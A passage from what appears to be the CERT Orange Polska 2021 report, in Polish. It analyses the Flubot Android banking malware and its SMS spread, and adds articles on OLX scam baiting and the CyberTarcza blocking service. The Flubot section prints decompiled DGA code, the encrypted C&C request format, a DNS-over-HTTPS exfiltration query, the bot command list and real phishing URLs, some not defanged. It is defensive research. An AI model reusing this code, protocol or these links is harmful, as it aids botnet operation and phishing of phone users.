W marcu pojawił się w Polsce nowy malware na telefony z systemem Android, miesiąc wcześniej w Hiszpanii, skąd zapoczątkował rozprzestrzenianie się po Europie. Wyróżniał się na tle innych mobilnych malware (np. Cerberus, Hydra) wyjątkowym systemem dystrybucji, szybkim pojawianiem się w innych krajach, rozwojem komunikacji z serwerem Command&Control, który coraz bardziej ukrywał infiltrowanie danych z telefonu.

System kontroli wersji

Twórcy Flubota próbowali kontrolować rozwój aplikacji, poprzez nadawanie osobnego numeru wersji przy każdej większej aktualizacji. Pierwsza wersja, która wystąpiła w Polsce była oznaczona przez twórców jako 3.2. Była na bieżąco rozwijana, w grudniu pojawił się wariant 5.1. Przyjrzyjmy się rozwojowi aplikacji.


System dystrybucji

Najbardziej wyróżniającą się cechą Flubota spośród innych mobilnych malware jest jego system dystrybucji, rozprzestrzenia się on bowiem za pomocą wiadomości SMS. Wyjątkowe jest to, że są one wysyłane z zainfekowanych telefonów. Co ciekawe nie są rozsyłane bezpośrednio z zainfekowanego telefonu do kontaktów ofiary. Najpierw książka telefoniczna jest wysyłana do serwera Command&Control, który dystrybuuje te numery do innych zainfekowanych telefonów. W ten sposób SMS z linkiem do pobrania Flubota trafia do potencjalnej ofiary z obcego numeru. Możliwa jest także wysyłka SMS za granicę, w Polsce zaobserwowaliśmy telefony wysyłające wiadomości phishingowe z Flubotem do Rumunii, Hiszpanii, Turcji oraz Brazylii. Lista kontaktów jest wysyłana po otrzymaniu polecenia „GET_CONTACTS” od C&C. Aby otrzymać treść SMS do wysłania wraz z numerem, zainfekowany telefon wysyła polecenie „GET_SMS”. Jest ono wysyłane cyklicznie, z częstotliwością określoną za pomocą polecenia „SMS_RATE”. Po wysłaniu takiego polecenia w odpowiedzi otrzymywana jest liczba sekund, z jaką częstotliwością ma być wysyłane zapytanie o treść i numer nowego SMS. Ta część Flubota pozostała niezmieniona od wersji 3.2.

SMS-y phishingowe

Gdy po raz pierwszy Flubot pojawił się w Polsce, rozpowszechniał się poprzez SMS-y phishingowe zachęcające do instalacji fałszywej aplikacji Fedex. Od tego czasu pojawiło się kilka nowych wektorów. Na rysunku 2 przedstawiono przykładowe SMS-y z fałszywą aplikacją Fedex, które pojawiły się w Polsce w marcu.

SMS zachęcający do instalacji fałszywej aplikacji fedex.



W przeciągu marca i kwietnia pojawiły się SMS-y z linkami do fałszywych aplikacji DHL oraz UPS. Następnie Flubot znikł z Polski, aby powrócić w sierpniu z nową treścią wiadomości - zaczął podszywać się pod aplikacje poczty głosowej. Przykładowe SMS:

iz96l Poczta glosowa: Masz 1 nowa poczte glosowa. Przejdz d:o

hxxps://lucianoalesandro.cl/k.php?v1z9i0rrpm

ym3 Otrzymales nowe powiadomienie od swojego dostawcy uslug:

hxxp://myalkes.com/h.php?a7bqbnx

Przy okazji tej kampanii zaobserwowaliśmy pojawiający się w losowych miejscach wygenerowany ciąg znaków. W przypadku formatu pokazanego powyżej pojawiał się on na początku wiadomości. Takie SMS-y pojawiały się do 25 sierpnia, następnie Flubot zawiesił swoją aktywność w Polsce do 25 listopada. Wówczas pojawił się podszywając się pod aplikację DHL, poczty głosowej, a także w grudniu pod Adobe Flash Player.

Witaj; niestety nie udalo nam sie dostarczyc Twojej ; paczki; prosze sprawdz tutaj:

https://designoweb.website/h.php?owfolmc.u8

Otrzymales nowa poczte glosowa:

http://ammarlu.com/k/?aeu-im10

http://bileciksondakika.com/py/?84c5zq87p4un5
Twoja twarz jest na tym filmie... Czy cos przeslales?

Obserwowaliśmy także rozwój botnetu w innych krajach, mianowicie w Austrii, Australii, Belgi, Szwajcarii, Czechach, Niemczech, Danii, Hiszpanii, Finlandii, Wielkiej Brytanii, Grecji, Węgrzech, Włochach, Holandii, Norwegii, Rumunii, Szwecji i Turcji. Dla każdego z tych krajów wykreowany został bot komunikujący się z serwerem Command&Control (to w jakim kraju znajduje się bot jest ustalane przez serwer C2 poprzez geolokalizację IP). W tabeli poniżej przedstawiono liczbę poleceń otrzymanych od serwera Command&Control na wysłanie phishingowego SMS-a. W pierwszych trzech miesiącach obserwacji botnetu jego aktywność była dość duża. W sierpniu boty z IP w Austrii i Szwajcarii dostały prawie 70000 zleceń wysłania SMS. W następnych miesiącach zaobserwowaliśmy znaczny spadek aktywności we wszystkich obserwowanych przez nas krajach. Wtedy też zostały wprowadzone SMS-y weryfikujące możliwość wysyłania wiadomości tekstowych przez zainfekowany telefon oraz polecenie na wysłanie SMS pojawiało się rzadziej niż w poprzednich miesiącach.

	Czerwiec	Lipiec	Sierpień	Wrzesień	Październik	Listopad	Grudzień
Polska	0	6411	22149	0	0	572	2418
Austria	0	16473	68978	1107	727	1679	2302
Australia	0	0	0	572	698	607	2115
Belgia	3052	26120	0	6377	3634	1986	1
Szwajcaria	7080	16532	69797	0	1459	0	0
Czechy	0	15228	0	0	0	0	25
Niemcy	0	14509	22357	4654	0	0	0
Dania	2599	31031	0	0	0	0	25
Hiszpania	5918	19509	1152	3709	3972	4224	1306
Finlandia	0	19662	0	0	0	828	1838
Wielka Brytania	0	21454	11289	894	1928	2611	1071
Grecja	0	9649	0	0	0	0	28
Węgry	0	0	0	502	503	809	1162
Włochy	0	0	0	0	0	1986	1820
Holandia	2968	28658	13121	903	4038	3935	2163
Norwegia	0	14800	0	0	0	512	1197
Rumunia	0	14895	0	364	243	364	1203
Szwecja	0	15619	0	0	0	0	1942
Turcja	0	15946	1	0	1451	1217	1643
Portugalia	0	19460	0	0	0	0	29

SMS-y weryfikacyjne

W lipcu zaobserwowaliśmy pojawienie się poleceń od serwera Command&Control na wysłanie SMS, które uznaliśmy za weryfikujące możliwość wysyłania wiadomości tekstowych przez zainfekowane urządzenie. Odnotowaliśmy także, że wysyłane one są na już zainfekowane urządzenia (Flubot po otrzymaniu odpowiedniego polecenia przekierowuje wszystkie otrzymane wiadomości do C&C). Wiadomości weryfikacyjne składały się z losowo generowanych ciągów znaków, a ich format ulegał jednak ciągłym zmianom. Początkowo były one stałej długości i zaczynały się od litery x: *„xb4zwmqisq0v”*. W sierpniu przyjmowały one losową długość: *„x9y8h6mnim8qlh47ght0kfr1x1ivsudmun7vs6q2zfwush65”*, a także zaczęły pojawiać się spacje: *„xwxu y n7t 6ihd z4kxw75”*. Taki format utrzymał się do grudnia, wtedy zastąpiona została pierwsza litera, która przyjmowała zawsze wartość „x” przez literę lub cyfrę generowaną losowo. Pojawiły się również kropki: *„6aoo2j2j0cez2huzrbjk9eb9de89w cg7 ap48. x4xv1o”*. W tym samym miesiącu w wiadomościach pojawiły się linki: *„bsz8u37o8ax3tgvd5t440ktnfhga7jt https://9a24c.com/4z/?25t0myh57gt”*. Przypominały one te z wiadomości, które rozsyłane były do potencjalnych ofiar. Jednak na żadnym z nich nie było strony, która umożliwiałaby pobranie Flubota. Niedługo po tym generowany łańcuch znaków zastąpiony został przez dwa losowe słowa w języku angielskim: *„sophisticated twelve https://firsttoknow.com/08/?tj25ryy1acj”*.

Komunikacja z Command&Control

DGA (Domain Generation Algorithm)

Flubot od początku korzystał z algorytmu DGA do generowania domen, z którymi nawiązywał połączenie celem infiltracji danych oraz otrzymania poleceń z serwera Command&Control. Zasada działania algorytmu nie ulegała zmianie. Z systemu pobierany jest rok oraz numer miesiąca (więc w każdym miesiącu następuje generacja nowego zestawu domen). Następnie są na nich wykonywane operacje, inną wartość przyjmuje tylko zmienna f4828d przedstawiona na rysunku 5. W wersji 4.0 była ona zależna od języka jaki jest ustawiony na telefonie, a od wersji 4.9 jest ona stała i przyjmuje 1945. Algorytm dla jednego TLD generuje 5000 domen, przed 4.0 było to 2000. Od marca do końca roku odnotowaliśmy pojawienie się 4852 zarejestrowanych domen, generowanych przez algorytm DGA Flubota.

Algorytm DGA

```
private static void m5618d() {
    int i = Calendar.getInstance().get(1);
    int i2 = Calendar.getInstance().get(2);
    long j = (long) ((i ^ i2) ^ 0);
    f4825a = j;
    long j2 = j * 2;
    f4825a = j2;
    long j3 = j2 * (((long) i) ^ j2);
    f4825a = j3;
    long j4 = j3 * (((long) i2) ^ j3);
    f4825a = j4;
    long j5 = j4 * (((long) 0) ^ j4);
    f4825a = j5;
    f4825a = j5 + ((long) f4828d);
}
```

DNS over HTTPS oraz fast flux

W wersji 4.0 wprowadzono korzystanie z DNS over HTTPS (DOH), ale nie porzucono korzystania ze zwykłego DNS. Wybór pomiędzy DOH, a zwykłym DNS jest losowy. Generowana jest cyfra od 0 do 9 i jeśli jest większa bądź równa 8 - użyty zostaje DOH. Daje to odpowiednio 80% szans na użycie zwykłego DNS, a 20% dla DOH. Po rozwiązaniu domeny wcześniej losowo wybraną metodą, cała dalsza komunikacja przebiega po adresie IP. Przy okazji tej wersji wprowadzono także korzystanie z fast flux. Wobec tego do każdej zarejestrowanej domeny przypisane było od 10 do 12 IP. Według naszych spostrzeżeń, co około 30 min wszystkie IP przypisane do danej domeny zostały zamieniane na inne, jednak często się powtarzały. W 2021 zebraliśmy 385 IP, które były przypisane do domeny generowanej przez Flubota algorytmem DGA.

Szyfrowanie

Cała komunikacja jest zaszyfrowana. Same polecenia i odpowiedzi z serwera są zaszyfrowane za pomocą operacji logicznej XOR, przy użyciu 10-znakowego odrębnego dla każdego zapytania klucza, lub 15-znakowego w wersji 4.8. Jest on wysyłany wraz z wygenerowanym UUID (Universal Unique identifier) i zaszyfrowany za pomocą RSA kluczem publicznym zaszytym w kodzie aplikacji. Przykładowa wartość wiadomości szyfrowanej przez RSA to

```
314E69247AB445A680D7E52D6B91DCE6,AAAAAAAAAA
```

gdzie **314E69247AB445A680D7E52D6B91DCE6** to UUID, zaś **AAAAAAAAAA** to klucz użyty do zaszyfrowania drugiej części. W drugiej części wiadomości znajduje się polecenie do serwera Command&Control. Po zaszyfrowaniu jej przez XOR z kluczem obecnym w pierwszej części wiadomości, całość jest kodowana za pomocą Base64 i wysyłana. Przykładowe zapytanie do serwera może mieć postać (pierwsza część od drugiej jest oddzielona za pomocą ”\r\n”):

```
‘GDGlm5Xkc+/ppRehVPEaYU+EfwhGa03Gak+pBOz1agtgQNr
ZVdCpy2lfv1vESDXaXyUc/nSeK8hasVMKgyC2a4DyGCpEhO/
GYHVhngLMOUaKNGxUlwDwHo9xbUfzehwA75wSQOpSbEpOE
eNJFaS6yawFa8+irnXsrdTieOYftfzsmMAapueZpk58SFB
ToUjNCp/fFSV6ZRpCOJKyWtI4XOhcTRXEIkt9H0w08TMY/
cD8JEyWZTMUoTm+orrwggWqvhjTeZHl/D+xdUilKsedi/
sbZRiK0CZA1II1H05/RVMjqbf98sLLP1+p8TeITxZVEnDYU
eZzSoY7L8YKMnr20Q==\r\nITE1KCspIF0=’
```

Odpowiedź jest zakodowana w Base64 oraz zaszyfrowana przez XOR tym samym kluczem obecnym w pierwszej części wysłanej wiadomości.

W wersji 4.9 nastąpiła zmiana sposobu szyfrowania komunikacji, całe zapytanie kierowane do Command&Control jest tunelowane przez DOH. Flubot używa do tego celu domen:

dns.google
cloudflare-dns.com
dns.alidns.com

Zapytanie wygląda następująco:

```
hxxps://cloudflare-dns.com/dns
-query?name=b2b55293.0.1.IFCEKMRWG5BECNCGG43TIQJSGM4DQOJSHFDEI
OBWIZBTOQJUINDCAMJZ
GMXDCOB.ZFYYTAMBOGIYDIIABAAXH6KXP6O7V6BBHXBWRGONSLW2IZHZSK2I
HXTL6KJ7L7I.LPA3SAKACZMBZCR4U7IHV6QV3JQRWUM3LS7UCXH
SMB4JCXXDFAT57Z2QHPEBV6A.G2XTLJJAF7MG4MTE5DNYVBOE.ucbcmjiesrp
grln.cn&type=TXT
```

a) **b2b55293** - To losowy token, generowany przy każdej sesji
b) **0** - Ponieważ adres może mieć maksymalnie 255 znaków, zapytania dzielone są na części, gdyż 0 oznacza pierwszą część. Jeśli adres jest dłuższy, przy dalszych zapytaniach licznik ten rośnie o 1
c) **1** - Ta etykieta może przyjąć wartość 0, 1 lub 2. 1 - jeśli do serwera C&C wysyłana jest ostatnia część danych; 0 - w każdym innym przypadku związanym z wysyłką;
2 - jeśli bot czeka na odpowiedź z C&C
d) IFCEKMRWG (...) YVBOE - To właściwe polecenie do C&C, dzielone na części po 63 znaki (maksymalna długość subdomeny). Zaszyfrowane są w następujący sposób:

a. generowany jest 10-znakowy klucz, szyfrowany algorytmem RSA kluczem publicznym zaszytym w kodzie aplikacji, wraz z generowanym przy instalacji tokenem UUID (innym, niż ten wymieniony na początku listy)
b. wygenerowany wcześniej 10-znakowy klucz używany jest do zaszyfrowania algorytmem RC4 polecenia do C&C
c. do zaszyfrowanego UUID z kluczem RC4 i zaszyfrowanego polecenia do C&C dołączany jest jeszcze raz ten sam UUID oraz adres IP, określany przez zapytanie do jednego z serwisów (a całość jest kodowana przy użyciu base32):

ipinfo.io
icanhazip.com
api64.ipify.org
www.trackip.net

Dostępne polecenia

Aplikacja co 70 sekund wysyła do serwera Command&Control polecenie PING, całość zapytania może przybrać postać:

PING,5.1,180610,Samsung,Galaxy 20,pl,1234,orange,1,0

- 5.1 - wersja aplikacji
- 180610 - wersja androida pobierana ze stałej Build.VERSION.RELEASE
- Samsung - producent telefonu, na którym uruchomiony jest Flubot
- Galaxy 20 - model telefonu
- pl - język, jaki jest ustawiony na telefonie
- 1234 - czas pracy telefonu w sekundach
- orange - nazwa sugerująca operatora telekomunikacyjnego
- 1 - wartość przyjmuje 1, jeśli aplikacja Flubota jest ustawiona jako domyślna do obsługi wiadomości tekstowych, 0 w przeciwnym wypadku
- 0 - wartość przyjmuje 1, jeśli włączone jest przechwytywanie powiadomień, 0 w przeciwnym wypadku

Po takim zapytaniu wykonanym przez zainfekowany telefon Command&Control może odpowiedzieć jedną z następujących komend:

RETRY_INJECT – ponowne wykonanie przesłonięcia dla aplikacji, dla której było to już zrobione

GET_CONTACTS - wysłanie do serwera Command&Control listy kontaktów ofiary

SEND_SMS - wysłanie SMS

RELOAD_INJECTS - ponowne wysłanie listy zainstalowanych aplikacji

DISABLE_PLAY_PROTECT - próba wyłączenia Google Play Protect

RUN_USSD - wykonanie kodu ussd

OPEN_URL - otworzenie url

UPLOAD_SMS - wysłanie SMS zapisanych na telefonie ofiary

SOCKS - otwarcie połączenia z proxy

BLOCK - zablokowanie wyświetlania powiadomień na telefonie ofiary

CARD_BLOCK - wyświetlenie formularza z prośbą o podanie danych karty płatniczej

UNINSTALL_APP - odinstalowanie aplikacji na telefonie

Od wersji 4.0

NOTIF_INT_TOGGLE - wyłączenie/włączenie przechwytywania powiadomień z telefonu ofiary

SMS_INT_TOGGLE - wyłączenie/włączenie przechwytywania przychodzących SMS na telefon ofiary, pojawiło się w tym samym czasie co SMS-y weryfikacyjne, pozwala na szybkie ich przekierowanie do Command&Control

Od wersji 4.9

UPDATE_DNS_SERVERS - aktualizuje listę serwerów DOH

Od wersji 5.1


UPDATE_ALT_SEED - aktualizuje ziarno używane do algorytmu DGA Flubota

Nakładki (overlays)


Główną metodą wykradania danych użytkownika jest stosowanie tzw. nakładek (overlay). Jednak nie otrzymaliśmy ani nie znaleźliśmy informacji, aby taki atak został z powodzeniem przeprowadzony. Uruchamiana przez użytkownika aplikacja jest przesłonięta przez okno, które zwykle prosi go o podanie danych logowania. Flubot podszywa się pod konkretne aplikacje oraz posiada ogólny komunikat z informacją o konieczności podania danych karty płatniczej w celu rzekomego sprawdzenia wieku ofiary. Lista aplikacji, dla których malware dysponuje nakładkami, jest pobierana z serwera Command&Control, przy uruchamianiu aplikacji lub po otrzymaniu polecenia RELOAD_INJECTS. Aby otrzymać taką listę muszą zostać wysłane aktualnie zainstalowane aplikacje, a w odpowiedzi są odsyłane nazwy tych dla których może być przeprowadzony atak. Następnie pobierane są pliki HTML z treścią nakładki (przesłonięcie wykonywane jest przez Androidowy silnik do renderowania stron „Webview"). Samo przesłonięcie jest realizowane przez sprawdzenie czy dla aktualnie otwieranej aplikacji atak może zostać wykonany.

Aplikacje, na które możliwe było przesłonięcie (kwiecień 2021)

- pl.aliorbank.aib - alior mobile
- com.finanteq.finance.ca - CA24 Mobile
- pl.bzwbk.bzwbk24 - Santander mobile
- com.google.android.gm - gmail
- pl.ing.mojeing - Moje ING Mobile
- com.binance.dev - binance exchange
- piuk.blockchain.android - blockchain.com wallet
- pl.pkobp.iko - PKO bank
- com.coinbase.android - coinbase bitcoin wallet
- softax.pekao.powerpay - Bank pekao peopay



Nakładka na aplikację Alior banku



Nakładka na aplikację gmail

Podsumowanie

Flubot po pojawieniu się w roku 2021 szybko się rozwijał oraz dodawał kolejne funkcje. Nowe rozwiązania ukrywały jego działania, a także utrudniały próby zwalczania. Operator mający możliwość filtrowania treści wiadomości SMS, musiał zmierzyć się z losowo generowanymi łańcuchami znaków, które pojawiały się w treści. Filtrowanie ruchu sieciowego spotkało się z pojawieniem DNS over HTTPS oraz fast flux, a następnie pojawieniem się tunelowania przez DOH. Także sam botnet stał się „ostrożniejszy", gdy zaczęliśmy się mu przyglądać. Pojawiły się SMS-y weryfikacyjne, a także zmniejszyła się ilość poleceń na wysyłkę phishingowych wiadomości tekstowych przez zainfekowanego bota. Brak potwierdzonych ofiar ataków przesłonięcia jest zastanawiający, ale na pewno przez tak długi i jednocześnie aktywny okres działania, operatorom Flubota udało się zebrać dużą liczbę książek telefonicznych z zainfekowanych telefonów.

Arkadiusz Bazak
Cyberbezpieczeństwo Orange Polska

Raport CERT Orange Polska 2021

Gdy czujność śpi, budzi się CyberTarcza

Artykuły o stanie bezpieczeństwa internetu często obfitują w podkręcone do maksimum statystyki i boleśnie nieprawdziwe dane, których nikt nie weryfikuje.

Ten artykuł taki nie będzie. Będzie za to opisem realnego spotkania „twarzą w twarz" z przestępcami, tymi samymi którzy codziennie okradają setki polskich internautów.

Co to jest CyberTarcza

CyberTarcza to rozwiązanie pozwalające w znacznym stopniu zwiększyć poziom bezpieczeństwa internautów. Stajemy na drodze przestępcom, którzy atakują naszych klientów. Zadaniem CyberTarczy jest blokowanie witryn phishingowych i hostujących malware, a także serwerów CC malware'u zidentyfikowanego przez zespół CERT Orange Polska. Więcej informacji i statystyk dotyczących CyberTarczy znajdziecie w tym raporcie i artykułach napisanych przez moich kolegów.

CyberTarcza, a najpopularniejsze metody oszustw

Jednym z najpowszechniejszych obecnie oszustw są oszustwa wykorzystujące popularne portale z ogłoszeniami np. OLX.pl.

Kiedyś to były czasy…

Ciekawa jest ewolucja metod używanych przez przestępców. Początkowo oszuści wystawiali na portalach ogłoszeniowych przedmioty w atrakcyjnych cenach i czekali na kontakt od potencjalnych kupujących (a.k.a. ofiar). Oszuści wystawiali popularne przedmioty w cenie znacznie niższej niż rynkowa, dlatego nie mogli narzekać na brak chętnych. Często szli też o krok dalej, oferując przedmioty za darmo. Jeżeli ktoś uwierzył, że można dostać w prezencie przedmiot wart kilka tysięcy złotych to może uwierzy w inne mało realne rzeczy.

Po nawiązaniu kontaktu i potwierdzeniu warunków sprzedaży oszust wysyłał link do fałszywej bramki płatności. W zależności od fantazji oszustów ofiara podawała (na fałszywej stronie) login i hasło do banku, pesel czy nazwisko panieńskie matki. Przestępcy ręcznie weryfikowali te dane i próbowali wykorzystać np. do dodania konta słupa do listy rachunków zaufanych. Cały kontakt odbywał się w ramach portalu OLX - za pomocą wiadomości wbudowanych w platformę. Skuteczne działania OLX doprowadziły do tego, że konta oszustów były błyskawicznie blokowane i musieli oni zmienić sposób komunikacji.

Teraz to nie ma czasów….

Jak to wygląda obecnie? Niestety dużo gorzej. Przestępcy zainwestowali w profesjonalizację swoich działań przez co są jeszcze bardziej skuteczni.

Skala w jakiej operują jest porażająca. Tort do podziału jest duży, więc w Polsce działa co najmniej kilkadziesiąt grup atakujących rodzimych internautów.


Istotna jest zmiana o 180 stopni ról - przestępca ze sprzedającego stał się kupującym.

Na głównej stronie OLX jest informacja o ponad 20 milionach aktywnych ogłoszeń - to praktycznie nieskończony potencjał, o czym wiedzą przestępcy.


Oszuści zostali zmuszeni do rezygnacji z wbudowanego w OLX kanału komunikacji, obecnie głównym komunikatorem, którego używają jest WhatsApp. Rozmach z jakim działają przestępcy jest ogromny.

Aneta sprzedaje konsolę

CERT Orange Polska na bieżąco śledzi i analizuje zagrożenia czyhające na internautów. Wykryte scenariusze analizujemy i robimy wszystko co w naszej mocy, żeby chronić przed nimi naszych klientów. Siłą rzeczy portale ogłoszeniowe są stałym punktem na trasie naszych cyber-wycieczek. Na taką cyber-wycieczkę wysłaliśmy naszą koleżankę, Anetę. Jej zadaniem było sprzedać na OLX konsolę.




Krótko po dodaniu ogłoszenia Aneta zaczęła dostawać pierwsze wiadomości na WhatsApp.




Aneta dostała łącznie 16 wiadomości - wszystkie pochodziły od oszustów. Typowy schemat rozmowy składa się z kilku etapów:

1. Przywitanie i pytanie czy oferta jest aktualna
2. Potwierdzenie chęci kupna
3. Wytłumaczenie jak będzie przebiegała transakcja i przesłanie linku do odbioru pieniędzy
4. Naleganie na wprowadzenie danych

Spójrzmy, jak wygląda przykładowa rozmowa




Jeżeli potencjalna ofiara zastanawia się po co ma – w celu odebrania płatności - logować się na konto bankowe, oszust ma przygotowane kilka infografik. Niektóre bardziej udane, inne mniej. Poniżej grafika przygotowana na potrzeby dostawy przez Pocztę Polską.



Różne problemy stawały Anecie na drodze, ale (prawie) za każdym razem oszuści prowadzili ją za rękę, podsyłali kolejne linki i cierpliwie tłumaczyli w jaki sposób przebrnąć przez procedurę zakupową.

Million dollar Xbox.

Oszuści działają wg wcześniej przygotowanych skryptów, ciekawiej zrobiło się, kiedy Aneta próbowała wyjść poza ich ramy. Na pytanie oszusta czy ogłoszenie jest aktualne odpowiedziała, że towar właśnie został sprzedany. Wywołało to dość ciekawą reakcję przestępcy, który zaproponował… że zapłaci więcej. Aneta ma głowę do interesów, więc rozpoczęła mini-licytację. Milion to zdecydowanie dobra cena jak za XBOX-a - na tej kwocie licytacja się zakończyła.



Oszust sprawnie spreparował odpowiednią stronę z potwierdzeniem płatności, ale Aneta szybko policzyła zera i okazało się, że na stronie fałszywej bramki jednego brakuje. Niestety programiści nie przewidzieli takiego scenariusza i maksymalna kwota jaką przyjmuje system to 100 000 zł. Skoro system tak ma, to wiadomo, że tak musi zostać i nic z tym zrobić nie można. Na szczęście sprzedający uspokoił Anetę, że brakujące 900 tys. zł dostanie.

Klikamy, żeby nasi klienci nie mogli tego zrobić.


Aktywność Anety to promil tego co robimy jako CERT Orange Polska, żeby zabezpieczyć naszych klientów. Ten przykład to świetny pretekst, żeby pokazać skuteczność CyberTarczy w bezpośredniej konfrontacji z oszustami.

Głównym problemem Anety była CyberTarcza. Podczas sprzedaży Xbox-a, Aneta dostała linki do oszukańczych stron prowadzące do ponad 20 różnych domen.

13 z nich było natychmiast zablokowanych przez CyberTarczę – w momencie, kiedy Aneta je dostała. Każdy link zgłaszała “kupującemu” jako niedziałający, a oszust wyczuwał swoją szansę i dostarczał nowe linki z wcześniej nieużywanych domen. Również i te w większości były blokowane po kilku minutach.

To wina Orange

Czy CyberTarcza może uratować pieniądze nasze lub naszych bliskich? Najlepszą rekomendacją są rady jakie oszuści dawali Anecie, która uparcie twierdziła, że linki nie działają:



Piotr Zarzycki
Cyberbezpieczeństwo Orange Polska

CyberTarcza - Fakty i Mity

Z roku na rok bezsprzecznie rośnie rozpoznawalność CyberTarczy Orange. Jednak nie zawsze tak jak bym tego oczekiwał. Spróbuję zmierzyć się, a może też rozprawić z pewnymi „faktami", które przez ostatnie lata rozpowszechniły się wśród internautów.

1. CyberTarcza chroni każdego użytkownika sieci Orange

TAK

CyberTarcza to mechanizm sieciowy oparty na sinkholingu domen (DNS Orange Polska) oraz sinkholingu BGP (zmiana routingu do złośliwych adresów IP w sieci Orange Polska, czyli między innymi cały AS5617 - https://bgp.he.net/AS5617). Dzięki pracy zespołu CERT Orange Polska każdego dnia sinkholujemy setki złośliwych domen oraz pojedynczych adresów IP, tak aby w możliwie najkrótszym czasie były one niedostępne w naszej sieci (czyli np. w momencie kiedy klikniesz link do fałszywej bramki płatności z SMS).

Podsumowanie

Liczba unikalnych klientów – wszystkie zablokowane incydenty	**4 874 395**
Liczba unikalnych klientów – zablokowane incydenty phishingowe	**4 537 072**
Liczba wszystkich zablokowanych incydentów	**2 424 912 894**
Liczba zablokowanych incydentów phishingowych	**335 247 749**

2. CyberTarcza jest bezpłatna

TAK

Powyżej opisany mechanizm ochrony jest dostępny dla każdego klienta sieci Orange, bez względu na typ usługi.

3. CyberTarcza to płatna usługa w sieci Orange

TAK

Ktoś powie „Ale zaraz?". Jak może być równocześnie płatna i bezpłatna?
Okazuje się, że pomimo zbieżności nazw mamy do czynienia z nieco innym „produktem". Można bowiem, na swoich urządzeniach mobilnych i stacjonarnych aktywować „usługę dodatkową" w ramach CyberTarczy.

Płatna CyberTarcza ma szereg dodatkowych funkcjonalności. Na spersonalizowanym portalu, możesz samodzielnie skonfigurować blokadę, na stałe lub w konkretnych godzinach, wybranych kategorii stron internetowych, a także zdefiniowanych przez siebie adresów. Możesz to zrobić na każdym, z maksymalnie trzech urządzeń, definiując odrębne polityki. Działa to nieco podobnie do systemu typu Parental Control, ale jest bardziej elastyczne. Blokuje wiele światowych zagrożeń w oparciu o komercyjny produkt, zwiększając dywergencję ochrony. Wszystko uzupełnia system powiadomień i miesięcznych raportów. Więcej możesz przeczytać pod adresem https://www.orange.pl/poradnik/uslugi-dodatkowe/co-to-jest-cybertarcza-orange/.

